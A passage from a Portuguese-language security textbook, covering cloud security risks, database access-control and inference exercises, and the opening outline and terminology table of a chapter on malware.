
- **Infraestrutura como serviço (Infrastructure as a Service — IaaS):** A funcionalidade oferecida ao consumidor é a capacidade de provisionamento de processamento, armazenamento, redes e outros recursos computacionais fundamentais, com os quais o consumidor é capaz de disponibilizar e executar um software arbitrário, incluindo sistemas operacionais e aplicações.

O NIST define quatro **modelos de implantação:**

- **Nuvem pública:** A infraestrutura de nuvem é disponibilizada ao público em geral ou a um grande grupo industrial, e pertence a uma organização que vende serviços em nuvem. A infraestrutura, bem como o controle da nuvem, está nas mãos do provedor do serviço.
- **Nuvem privada:** A infraestrutura de nuvem é operada exclusivamente por uma organização. Ela pode ser gerenciada pela organização ou por uma terceira parte e ser colocada dentro ou fora das instalações da organização. O provedor da nuvem é responsável apenas pela infraestrutura e não pelo controle.
- **Nuvem comunitária:** A infraestrutura de nuvem é compartilhada por diversas organizações e suporta uma comunidade específica que tem interesses compartilhados (p. ex., missão, requisitos de segurança, políticas e considerações sobre conformidade). Pode ser gerenciada pelas organizações ou por uma terceira parte e ser colocada dentro ou fora das instalações da comunidade.
- **Nuvem híbrida:** A infraestrutura de nuvem é uma combinação de duas ou mais nuvens (privada, comunitária ou pública) que permanecem como entidades únicas, porém, vinculadas por tecnologia padronizada ou proprietária que permite a portabilidade de dados e de aplicações (p. ex., *cloud bursting*<sup>4</sup> para balanceamento de carga entre nuvens).

A [Figura 5.13](#) ilustra o contexto típico do serviço em nuvem. Uma empresa mantém estações de trabalho dentro de uma LAN empresarial ou de um conjunto de LANs, que são conectadas por um roteador, via uma rede privada ou via Internet, ao provedor do serviço de nuvem. O provedor do serviço de nuvem mantém um conjunto maciço de servidores, que gerencia com uma variedade de ferramentas de gerenciamento de rede, de redundância e de segurança. Na figura, a infraestrutura de nuvem é mostrada como uma coleção de servidores do tipo

lâmina, que é uma arquitetura comum.



**FIGURA 5.13** Contexto da computação em nuvem.

## Riscos de segurança na nuvem

Em termos gerais, controles de segurança na computação em nuvem são semelhantes aos controles de segurança em qualquer ambiente de TI. No entanto, em razão dos modelos e tecnologias operacionais usados para habilitar serviço em nuvem, a computação em nuvem pode apresentar riscos que são específicos do ambiente em nuvem. O conceito essencial em relação a isso é que a empresa perde quantidade substancial de controle sobre recursos, serviços e aplicações, mas deve manter responsabilidade pelas políticas de segurança e privacidade.

A Cloud Security Alliance [CSA10] lista os seguintes aspectos como as maiores ameaças específicas à segurança da nuvem:

- **Utilização abusiva e criminosa de computação em nuvem:** Para muitos provedores de nuvem (*cloud providers* — CPs), é relativamente fácil um usuário se registrar e começar a utilizar serviços em nuvem; alguns provedores até oferecem períodos limitados de avaliação gratuita. Isso habilita os atacantes a entrarem na nuvem para executar vários ataques, como distribuição de spam (e-mails não solicitados), ataques de código malicioso e ataques de negação de serviço. Tradicionalmente, os provedores de PaaS são os que mais têm sofrido com esses tipos de ataque; todavia, evidências recentes mostram que os hackers começaram a visar também os provedores de IaaS. O encargo de proteger contra tais ataques recai sobre o CP, mas os clientes de serviços em nuvem devem monitorar atividade referente aos seus dados e recursos para detectar qualquer comportamento malicioso.
- **Interfaces e APIs inseguras:** Os CPs expõem um conjunto de interfaces de software ou APIs que os clientes usam para gerenciar e interagir com serviços em nuvem. A segurança e a disponibilidade de serviços gerais em nuvem dependem da segurança dessas APIs básicas. Da autenticação e controle de acesso até a cifração de dados e monitoração de atividade, essas interfaces devem ser projetadas para proteger contra tentativas acidentais, bem como maliciosas, de burlar políticas de segurança.
- **Usuários internos maliciosos:** Sob o paradigma da computação em nuvem, uma organização cede o controle direto sobre muitos aspectos de segurança e, ao fazê-lo, outorga um nível de confiança sem precedentes ao CP. Uma grave preocupação é o risco de atividades maliciosas de agentes internos (*insiders*). Arquiteturas em nuvem necessitam de certos papéis que apresentam risco extremamente alto. Exemplos incluem administradores de sistemas de CP e provedores de serviços de segurança para CPs.
- **Questões de tecnologia compartilhada:** Fornecedores de IaaS fornecem seus serviços de forma escalável por meio do compartilhamento da sua infraestrutura. Muitas vezes, os componentes subjacentes dessa infraestrutura (caches de CPU, GPUs etc.) não foram projetados para oferecer funcionalidades fortes de isolamento para uma arquitetura com múltiplos locatários. Normalmente, a abordagem dos CPs para esse risco é a utilização de máquinas virtuais isoladas para clientes individuais. Essa abordagem ainda é vulnerável a ataques, tanto por agentes internos quanto por agentes externos, e só pode ser uma parte da estratégia global de segurança.

- **Perda ou vazamento de dados:** Para muitos clientes, o impacto mais devastador de uma quebra de segurança é a perda ou o vazamento de dados. Abordaremos essa questão na próxima subseção.
- **Sequestro de conta ou serviço:** Sequestro de conta e de serviço, usualmente com credenciais roubadas, continua sendo uma ameaça de altíssimo grau. Munidos de credenciais roubadas, muitas vezes os atacantes conseguem acessar áreas críticas de serviços de computação disponibilizados em nuvem, o que lhes permite comprometer a confidencialidade, a integridade e a disponibilidade desses serviços.
- **Perfil de risco desconhecido:** Ao usar infraestruturas em nuvem, o cliente necessariamente cede o controle ao provedor da nuvem em várias das questões que podem afetar a segurança. Por isso, o cliente deve prestar atenção e definir claramente os papéis e responsabilidades envolvidos no gerenciamento de riscos. Por exemplo, empregados podem disponibilizar aplicações e recursos de dados no CP sem observar as políticas e procedimentos normais relativos a privacidade, segurança e supervisão. Listas semelhantes foram desenvolvidas pela European Network and Information Security Agency [ENIS09] e NIST [JANS11].

## Proteção de dados na nuvem

Há muitos modos de comprometer dados. A eliminação ou a alteração de registros para os quais não há um backup do conteúdo original é um exemplo óbvio. Desvincular um registro de um contexto mais amplo pode torná-lo irrecuperável; o mesmo ocorre com armazenamento em uma mídia não confiável. A perda de uma chave de codificação pode resultar na efetiva destruição dos dados subjacentes. Finalmente, é preciso impedir que terceiros não autorizados obtenham acesso a dados sensíveis.

A ameaça do comprometimento de dados aumenta na nuvem, em razão do número das interações entre riscos e desafios que são únicos à nuvem ou mais perigosos por causa das características arquiteturais ou operacionais do ambiente de nuvem.

Os ambientes de bancos de dados usados em computação em nuvem podem variar significativamente. Alguns provedores suportam um **modelo de múltiplas instâncias**, que provê um único DBMS executado em uma instância de máquina virtual para cada assinante da nuvem. Isso dá ao assinante completo controle sobre definição de papéis, autorização de usuários e outras tarefas

administrativas relacionadas à segurança. Outros provedores suportam um **modelo de locação múltipla**, que provê um ambiente predefinido para o assinante da nuvem que é compartilhado com outros assinantes, normalmente por meio da identificação de dados de um assinante com rótulos. O uso de rótulos dá a impressão de uso exclusivo da instância, mas essa estratégia depende do provedor da nuvem para estabelecer e manter um ambiente de banco de dados sólido e seguro.

Os dados devem ser mantidos em segurança quando em repouso, em trânsito e em uso, e o acesso aos dados deve ser controlado. O cliente pode empregar criptografia para proteger dados em trânsito, embora isso envolva responsabilidades de gerenciamento de chave por parte do CP. O cliente pode impor o uso de técnicas de controle de acesso, porém, mais uma vez, o CP deve ser envolvido de alguma forma, dependendo do modelo de serviço usado.

Para dados em repouso, a medida de segurança ideal é o cliente cifrar o banco de dados e armazenar somente dados cifrados na nuvem, sendo que o CP não tem acesso à chave criptográfica. Contanto que a chave permaneça em segurança, o CP não tem capacidade de ler os dados, embora ataques de corrupção e outros ataques de negação de serviço continuem sendo um risco. O modelo representado na [Figura 5.10](#) funciona igualmente bem quando os dados são armazenados em uma nuvem.

## 5.9 Leituras e sites recomendados

[BERT05] apresenta um excelente levantamento de segurança de bancos de dados. Dois levantamentos de controle de acesso para sistemas de banco de dados são [BERT95] e [LUNT90]. [VIEI05] analisa modos de caracterizar e avaliar os mecanismos de segurança em sistemas de bancos de dados. [DISA95] é uma longa discussão de tópicos de segurança para bancos de dados, que se concentra em funcionalidades disponíveis em DBMSs comerciais.

[FARK02] é uma breve visão geral do problema da inferência. [THUR05] fornece um tratamento minucioso. [ADAM89] dá uma visão geral útil da segurança de bancos de dados estatísticos. [JONG83] ilustra a extensão das vulnerabilidades de bancos de dados estatísticos por meio de uma série de consultas simples.

Para uma visão geral breve, porém útil, sobre bancos de dados, consulte [LEYT01]. [SHAS04] fornece uma discussão instrutiva sobre a utilização de sistemas de bancos de dados por desenvolvedores de aplicações. Os conceitos

que embasam os bancos de dados relacionais foram apresentados em um artigo clássico por Codd [CODD70]. Um artigo mais antigo contendo um levantamento geral sobre bancos de dados relacionais é [KIM79].

[JANS11] é um tratamento sistemático de questões de segurança que vale a pena ler. Outros tratamentos úteis, que apresentam diferentes perspectivas, são [HASS10], [BALA09], [ANTH10] e [CSA09].

**ADAM89** Adam, N. e Wortmann, J. Security-Control Methods for Statistical Databases: A Comparative Study. *ACM Computing Surveys*, dezembro de 1989.

**ANTH10** Anthes, G. Security in the Cloud. *Communications of the ACM*, novembro de 2010.

**BALA09** Balachandra, R.; Ramakrishna, P.; Rakshit, A. Cloud Security Issues. *Proceedings, 2009 IEEE International Conference on Computing Services*, 2009.

**BERT95** Bertino, E.; Jajodia, S.; Samarati, P. Database Security: Research and Practice. *Information Systems*, v. 20, nº 7, 1995.

**BERT05** Bertino, E.; Sandhu, R. Database Security – Concepts, Approaches and Challenges. *IEEE Transactions on Dependable and Secure Computing*, janeiro-março de 2005.

**CODD70** Codd, E. A Relational Model of Data for Large Shared Data Banks. *Communications of the ACM*, junho de 1970.

**CSA09** Cloud Security Alliance. *Security Guidance for Critical Areas of Focus in Cloud Computing V2.1*. CSA Report, dezembro de 2009.

**DISA95** Defense Information Systems Agency. *Database Security Technical Implementation Guide*. Department of Defense, 30 de novembro de 2005. [csrc.nist.gov/pcig/STIGs/database-stig-v7r2.pdf](http://csrc.nist.gov/pcig/STIGs/database-stig-v7r2.pdf).

**FARK02** Farkas, C.; Jajodia, S. The Inference Problem: A Survey. *ACM SIGKDD Explorations*, v. 4, nº 2, 2002.

**HASS10** Hassan, T.; Joshi, J.; Ahn, G. Security and Privacy Challenges in Cloud Computing Environments. *IEEE Security & Privacy*, novembro/dezembro de 2010.

**JANS11** Jansen, W.; Grance, T. *Guidelines on Security and Privacy in Public Cloud Computing*. NIST Special Publication 800-144, janeiro de 2011.

**JONG83** Jonge, W. Compromising Statistical Database Responding to Queries About Means. *ACM Transactions on Database Systems*, março de 1983.

**KIM79** Kim, W. Relational Database Systems. *Computing Surveys*, setembro de 1979.

- LEYT01** Leyton, R. A Quick Introduction to Database Systems; *login*, dezembro de 2001.
- LUNT90** Lunt, T.; Fernandez, E. Databases Security. *ACM SIGMOD Record*, dezembro de 1990.
- SHAS04** Shasha, D.; Bonnet, P. Database Systems: When to Use Them and How to Use Them Well. *Dr. Dobb's Journal*, dezembro de 2004.
- THUR05** Thuraisingham, B. *Database and Applications Security*. Nova York: Auerbach, 2005.
- VIEI05** Vieira, M.; Madeira, H. Towards a Security Benchmark for Database Management Systems. *Proceedings of the 2005 International Conference on Dependable Systems and Networks*, 2005.

## Site recomendado

- **Cloud Security Alliance:** Organização que promove melhores práticas para implementação de segurança em nuvem. O site contém documentos e links úteis.

## 5.10 Termos principais, perguntas de revisão e problemas

### Termos principais

atributo	conjunto de consulta	restrição a consultas
autorizações em cascata	controle de acesso em bancos de dados	restrição ao tamanho da consulta
banco de dados	controle de sobreposição de conjuntos de consulta	sistema de gerenciamento de banco de dados (DBMS)
banco de dados estatístico	fórmula característica	sistema de gerenciamento de banco de dados
banco de dados relacional	inferência	relacional (RDBMS)
canal de inferência	linguagem de consulta	SQL
chave estrangeira	particionamento	troca de dados
chave primária	perturbação	tupla
cifração de banco de dados	perturbação da saída	visão
comprometimento	perturbação de dados	
	relação	

## Perguntas de revisão

- 5.1 Defina as expressões banco de dados, sistema de gerenciamento de banco de dados e linguagem de consulta.
- 5.2 O que é um banco de dados relacional e quais são seus principais componentes?
- 5.3 Quantas chaves primárias e quantas chaves estrangeiras uma tabela pode ter em um banco de dados relacional?
- 5.4 Liste e descreva brevemente algumas políticas administrativas que podem ser usadas com um RDBMS.
- 5.5 Explique o conceito de autorizações em cascata.
- 5.6 Explique a natureza da ameaça de inferência para um RDBMS.
- 5.7 Quais são os dois tipos principais de bancos de dados estatísticos?
- 5.8 Liste e descreva brevemente duas abordagens para prevenção de inferência em um banco de dados estatísticos.
- 5.9 Quais são as desvantagens da cifração de banco de dados?

## Problemas

- 5.1 Considere um banco de dados simplificado de uma universidade, que inclui informações sobre cursos (nome, número, dia, horário, número da sala, número máximo de inscrições), professores que ministram os cursos e alunos que frequentam os cursos. Sugira um banco de dados relacional para gerenciar eficientemente essas informações.
- 5.2 A tabela a seguir dá informações sobre sócios de um clube de alpinismo.

ID do alpinista	Nome	Nível de habilidade	Idade
123	Edmund	Experiente	80
214	Arnold	Iniciante	25
313	Bridget	Experiente	33
212	James	Médio	27

A chave primária é **ID\_Alpinista**. Explique se cada uma das linhas seguintes pode ou não ser adicionada à tabela.

ID_Alpinista	Nome	Nível de habilidade	Idade
214	Abbot	Médio	40
John	Experiente	19	15
Jeff	Médio	42	

5.3 A tabela a seguir mostra uma lista de animais de estimação e seus proprietários, usada por um serviço de veterinária.

Nome_Dono	Tipo	Raça	Data_Nascimento	Proprietário	Telefone_Dono	E-mail_Dono
Kino	Cachorro	Poodle Padrão	27/03/1997	M. Downs	5551236	md@abc.com
Teddy	Gato	Chartreaux	02/04/1998	M. Downs	1232343	md@abc.com
Filo	Cachorro	Poodle Padrão	24/02/2002	R. James	2343454	rj@abc.com
AJ	Cachorro	Collie Mista	12/11/1995	Liz Frier	3456567	liz@abc.com
Cedro	Gato	Desconhecida	10/12/1996	R. James	7865432	rj@abc.com
Woolley	Gato	Desconhecida	02/10/2000	M. Trent	9870678	mt@abc.com
Buster	Cachorro	Collie	04/04/2001	Ronny	4565433	ron@abc.com

- a. Descreva quatro problemas que provavelmente ocorrerão quando essa tabela for usada.
- b. Subdivida a tabela em duas de modo a resolver os quatro problemas.

5.4 Gostaríamos de criar uma tabela de estudantes que contenha o número do ID, o nome e o número do telefone de cada estudante. Escreva uma instrução SQL para fazer isso.

5.5 Considere que A, B e C concedem a X certos privilégios sobre a tabela de empregados e que X, por sua vez, os concede a Y, como mostrado na tabela a seguir. As entradas numéricas indicam a hora da concessão:

ID do usuário	Tabela	Outorgante	LER	INSERIR	REMOVER
X	Empregado	A	15	15	—
X	Empregado	B	20	—	20
Y	Empregado	X	25	25	25
X	Empregado	C	30	—	30

No instante  $t = 35$ , B envia o comando REVOKE ALL RIGHTS ON Empregado FROM X. Quais direitos de acesso de Y (se houver algum) devem ser revogados usando as convenções definidas na [Seção 5.2](#)?

5.6 A [Figura 5.14](#) mostra uma sequência de operações de concessão a um

direito de acesso específico em uma tabela. Considere que em  $t = 70$ , B revoga o direito de acesso de C. Usando as convenções definidas na [Seção 5.2](#), mostre o diagrama de dependências de direitos de acesso resultante.

5.7 A [Figura 5.15](#) mostra uma convenção alternativa para lidar com revogações do tipo ilustrado na [Figura 5.4](#).

- a. Descreva um algoritmo de revogação que esteja de acordo com essa figura.
- b. Compare as vantagens e desvantagens desse método com o método original, ilustrado na [Figura 5.4](#).

5.8 Considere o departamento de peças de um empreiteiro especializado em conserto de tubulações. O departamento mantém um banco de dados de estoque que inclui informações sobre as peças (número da peça, descrição, cor, tamanho, quantidade em estoque etc.) e informações sobre os fornecedores dos quais as peças foram adquiridas (nome, endereço, pedidos de compra pendentes, pedidos de compra fechados etc.). Em um sistema RBAC, suponha que haja papéis definidos para encarregado de contas a pagar, supervisor de instalações e responsável pelo recebimento. Para cada papel, indique quais itens devem estar acessíveis somente para leitura e quais para leitura e escrita.

5.9 Imagine que você seja o administrador do banco de dados de um sistema de transporte do exército. Você tem uma tabela denominada “carga” em seu banco de dados, que contém informações sobre os vários espaços de carga disponíveis para cada aeronave que sairá do aeroporto. Cada linha na tabela representa uma única remessa, contendo uma lista do conteúdo dessa remessa e o número de identificação do voo. Apenas uma remessa é permitida por aeronave. O número de identificação do voo pode ser conferido fazendo-se um cruzamento com outras tabelas para determinar a origem, o destino, o horário do voo e dados semelhantes. A tabela de carga tem a seguinte estrutura:

ID do voo	Carga	Conteúdo	Classificação
1254	A	Botas	Sem classificação
1254	B	Armas	Sem classificação
1254	C	Bomba Atômica	Sigilo máximo
1254	D	Manteiga	Sem classificação

Suponha que dois papéis sejam definidos: o Papel 1 tem direitos totais de

acesso à tabela de carga; o Papel 2 tem direitos totais de acesso somente às linhas da tabela nas quais o campo Classificação tem o valor “Sem classificação”. Descreva um cenário no qual um usuário designado para o papel 2 use uma ou mais consultas para determinar se há um embarque classificado como sigiloso a bordo da aeronave.

- 5.10 Os usuários hulkhogan e undertaker não têm o direito de acesso para executar operação de SELECT na tabela Estoque e na tabela Item. Essas tabelas foram criadas pelo usuário bruno-s e são de sua propriedade. Escreva os comandos SQL que habilitariam bruno-s a conceder aos usuários hulkhogan e undertaker acesso do tipo SELECT a essas tabelas.
- 5.11 No exemplo da [Seção 5.4](#) que envolve a adição de uma coluna de data de admissão a um conjunto de tabelas que definem informações de empregados, afirmamos que um modo simples de remover o canal de inferência é adicionar a coluna de data de admissão à tabela de empregados. Sugira outro modo.
- 5.12 A restrição ao tamanho da consulta em um banco de dados estatísticos é definida na [Seção 5.6](#) como  $k \leq |X(C)| \leq N - k$ . Qual é o limite superior para o valor de  $k$ ? Explique.
- 5.13 Na [Seção 5.6](#), mencionamos que, para a restrição ao tamanho da consulta, consultas da forma  $q(\text{All})$  são permitidas. Se tais consultas não forem permitidas, como o usuário pode acessar estatísticas calculadas sobre o banco de dados inteiro?
- 5.14 Suponha que um usuário saiba que Evans está representado no banco de dados de [Tabela 5.3](#) e que Evans é um estudante de biologia do sexo masculino da turma de 1979.
- Qual consulta pode ser usada para testar se Evans é o único estudante com essas características?
  - Qual consulta pode ser usada para determinar a pontuação obtida por Evans no SAT?
- 5.15 Desenhe um diagrama semelhante ao da [Figura 5.9](#) que ilustre a relação  $\text{count}(C \bullet D) = \text{count}(T + C1 \bullet D) - \text{count}(T)$ .
- 5.16
- Explique por que a seguinte afirmação é verdadeira. Se  $\text{count}(C) = 1$  para o indivíduo  $I$ , o valor de um atributo numérico  $A$  referente a  $I$  pode ser computado por  $\text{sum}(C, A) = \text{sum}(C1, A) - \text{sum}(T, A)$ .
  - Continuando o exemplo da restrição a consultas dado na [Seção 5.5](#), mostre como calcular o valor do IRA de Evans.


5.17 Esta questão refere-se ao banco de dados estatísticos da [Tabela 5.8](#).

- Considere que não haja qualquer restrição ao tamanho da consulta e que um questionador sabe que Dodd é uma professora de CC do sexo feminino. Mostre uma sequência de duas consultas que o questionador poderia usar para determinar o salário de Dodd.
- Suponha que haja um limite inferior a 2 para o tamanho de uma consulta, mas que não haja qualquer limite superior. Mostre uma sequência de consultas que poderia ser usada para determinar o salário de Dodd.
- Suponha que haja um limite inferior e um limite superior para o tamanho da consulta que satisfazem a [Equação \(5.1\)](#) com  $k = 2$ . Mostre a sequência de consultas que poderia ser usada para determinar o salário de Dodd.


5.18 Considere uma tabela de banco de dados que inclua um atributo de salário.

Suponha que as três consultas **sum**, **count** e **max** (nessa ordem) sejam feitas ao atributo de salário, todas condicionadas ao mesmo predicado que envolve outros atributos. Ou seja, um subconjunto específico de registros é selecionado e as três consultas são executadas nesse subconjunto. Suponha que as duas primeiras consultas sejam respondidas e a terceira consulta seja negada. Alguma informação vazou?

5.19 Para a [Tabela 5.7](#), deduza o esquema de particionamento usado para os atributos *salario*, *end* e *did*.



**FIGURA 5.14** Privilégios em cascata.



**FIGURA 5.15** Bob revoga os privilégios de David, segunda versão.

---

## Tabela 5.8

### Problema do banco de dados estatísticos

---

Nome	Sexo	Departamento	Cargo	Salário (\$K)
Adams	Masculino	CC	Prof	80
Baker	Masculino	Matem	Prof	60
Cook	Feminino	Matem	Prof	100
Dodd	Feminino	CC	Prof	60
Engel	Masculino	Estat	Prof	72
Flynn	Feminino	Estat	Prof	88
Grady	Masculino	CC	Admin	40
Hayes	Masculino	Matem	Prof	72
Irons	Feminino	CC	Est	12
Jones	Masculino	Estat	Adm	80
Knapp	Feminino	Matem	Prof	100
Lord	Masculino	CC	Est	12

---

<sup>1</sup>As seguintes convenções de definição de sintaxe são usadas. Elementos separados por uma linha vertical são alternativas. Uma lista de alternativas é agrupada entre colchetes. Chaves incluem elementos opcionais, isto é, os elementos dentro das chaves podem ou não estar presentes.

<sup>4</sup>Nota de Tradução: A expressão *cloud bursting* (“ruptura de nuvem”) refere-se à situação em que uma aplicação sendo executada em uma nuvem (p. ex., uma nuvem privada) migra para outra nuvem (p. ex., uma nuvem pública) quando sua demanda por recursos computacionais cresce muito.

---

## CAPÍTULO 6

---

# Software malicioso

---

### 6.1 Tipos de software malicioso (malware)

Classificação Geral de Malwares

Kits de ataque

Fontes de ataque

### 6.2 Propagação — conteúdo infectado — vírus

A natureza dos vírus

Classificação de vírus

Vírus de macro e de script

### 6.3 Propagação — exploração de vulnerabilidade — vermes

Descoberta do alvo

Modelo de propagação de vermes

O verme de Morris

Breve histórico de ataques de vermes

Estado atual da tecnologia de vermes

Código móvel

Vermes de telefone celular

Vulnerabilidades no lado do cliente e downloads não autorizados

### 6.4 Propagação — engenharia social — spam por e-mail, cavalos de Troia

Spam por e-mail (enviado em massa e não solicitado)

Cavalos de Troia

Cavalos de Troia em telefones celulares

### 6.5 Carga útil — corrupção de sistema

Destrução de dados

Danos no mundo real

Bomba lógica

## 6.6 Carga útil — agente de ataque — zumbi, bots

Usos de bots

Recurso de controle remoto

## 6.7 Carga útil — roubo de informações — keyloggers, phishing, software espião (spyware)

Roubo de credenciais, keyloggers e software espião

Phishing e roubo de identidade

Reconhecimento de terreno e espionagem

## 6.8 Carga útil — camuflagem — portas dos fundos, rootkits

Backdoor (porta dos fundos)

Rootkit

Rootkits de modo de kernel

Máquina virtual e outros rootkits externos

## 6.9 Contramedidas

Abordagens de contramedida para malware

Escaneadores baseados em estações

Abordagens de escaneamento de perímetro

Abordagens de coleta de informação distribuída

## 6.10 Leituras e sites recomendados

Sites recomendados

## 6.11 Termos principais, perguntas de revisão e problemas

Perguntas de revisão

Problemas

# Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Descrever três mecanismos gerais que os malwares usam para se propagar.
- Entender a operação básica de vírus, vermes (worms) e cavalos de Troia (trojans).
- Descrever quatro categorias gerais de cargas úteis de malware.
- Entender as diferentes ameaças representadas por bots, software espião (spyware) e rootkits.
- Descrever alguns elementos usados como contramedida para malware.

- Descrever três localizações para a instalação de mecanismos de detecção de malware.

O **software malicioso**, ou **malware**, constitui, sem dúvida, uma das categorias mais significativas de ameaças a sistemas computacionais. [NIST05] define malware como “um programa que é inserido em um sistema, usualmente às escondidas, com a intenção de comprometer a confidencialidade, a integridade ou a disponibilidade dos dados, aplicações ou sistema operacional da vítima ou, possivelmente, apenas aborrecer ou perturbar a vítima”. Portanto, preocupamo-nos com a ameaça que o malware representa para programas de aplicação, para programas utilitários, como editores e compiladores, e para programas no nível do kernel. Também nos preocupamos com sua utilização em sites e servidores da Web comprometidos ou maliciosos, ou no envio de e-mail contendo spams ou outras mensagens especialmente construídas, que visam a enganar os usuários e induzi-los a revelar informações pessoais sensíveis.

Este capítulo examina o amplo espectro das ameaças de malware e contramedidas contra elas. Começamos com um levantamento de vários tipos de malware e oferecemos uma classificação geral baseada primariamente nos meios que o malware usa para se distribuir ou **se propagar**, e então na variedade de ações ou **cargas úteis** usadas, uma vez atingido um alvo. Mecanismos de propagação incluem os usados por vírus, vermes (worms) e cavalos de Troia (trojan horses, ou trojans). Cargas úteis incluem corrupção de sistema, bots, phishing, software espião (spyware) e rootkits. A discussão conclui com uma revisão de abordagens usadas como contramedida.

## 6.1 Tipos de software malicioso (malware)

A terminologia nessa área apresenta problemas em razão da falta de concordância universal sobre todos os termos e porque algumas das categorias se sobrepõem. A Tabela 6.1 é um guia útil para alguns dos termos em uso.

---

**Tabela 6.1**

**Terminologia para software malicioso (malware)**

---

Nome	Descrição
Adware	Propaganda que é integrada ao software. Pode resultar em pop-ups de propaganda ou no redirecionamento de um navegador para um site comercial.
Kit de ataque	Conjunto de ferramentas para gerar um novo malware automaticamente usando uma

	variedade de mecanismos de propagação e cargas úteis fornecidos.
Auto-router	Ferramentas maliciosas de hackers usadas para invadir remotamente novas máquinas.
Backdoor (trapdoor)	Qualquer mecanismo que burle uma verificação de segurança normal; pode permitir acesso não autorizado a funcionalidades em um programa ou a um sistema comprometido.
Downloaders	Códigos que instalam outros itens em uma máquina sob ataque. São normalmente incluídos no código do malware primeiramente inserido em um sistema comprometido para depois importar um pacote de malware maior.
Drive-by-Download	Um ataque que usa código colocado em um site comprometido que explora vulnerabilidades de navegadores para atacar um sistema cliente quando o site é visitado.
Exploits (Explorações)	Códigos específicos para uma única vulnerabilidade ou conjunto de vulnerabilidades.
Flooders (cliente de DoS)	Usados para gerar grande volume de dados para atacar sistemas de computadores em rede, executando alguma forma de ataque de negação de serviço ( <i>Denial of Service</i> , ou DoS).
Keyloggers	Capturam teclas digitadas no teclado de um sistema comprometido.
Bomba lógica	Código inserido em um malware por um intruso. Uma bomba lógica permanece em hibernação até ocorrer uma condição predefinida; então, o código ativa uma ação não autorizada.
Vírus de macro	Um tipo de vírus que usa código de macro ou de linguagem de script, tipicamente embutido em um documento e ativado quando o documento é visualizado ou editado, executando e reproduzindo a si mesmo em outros documentos do mesmo tipo.
Código móvel	Software (p. ex., script, macro ou outra instrução portável) que pode ser distribuído sem alterações para um conjunto heterogêneo de plataformas e executado com semântica idêntica.
Rootkit	Conjunto de ferramentas de hacker usadas depois que o atacante invadiu um sistema computacional e conseguiu acesso ao nível raiz (root).
Spammers	Usados para enviar grande volume de e-mail indesejado.
Spyware	Software que coleta informações de um computador e as transmite a outro sistema. Informações podem ser obtidas via monitoração de tecladas digitadas, dados de tela e/ou tráfego na rede, ou por escaneamento de arquivos no sistema em busca de informações sensíveis.
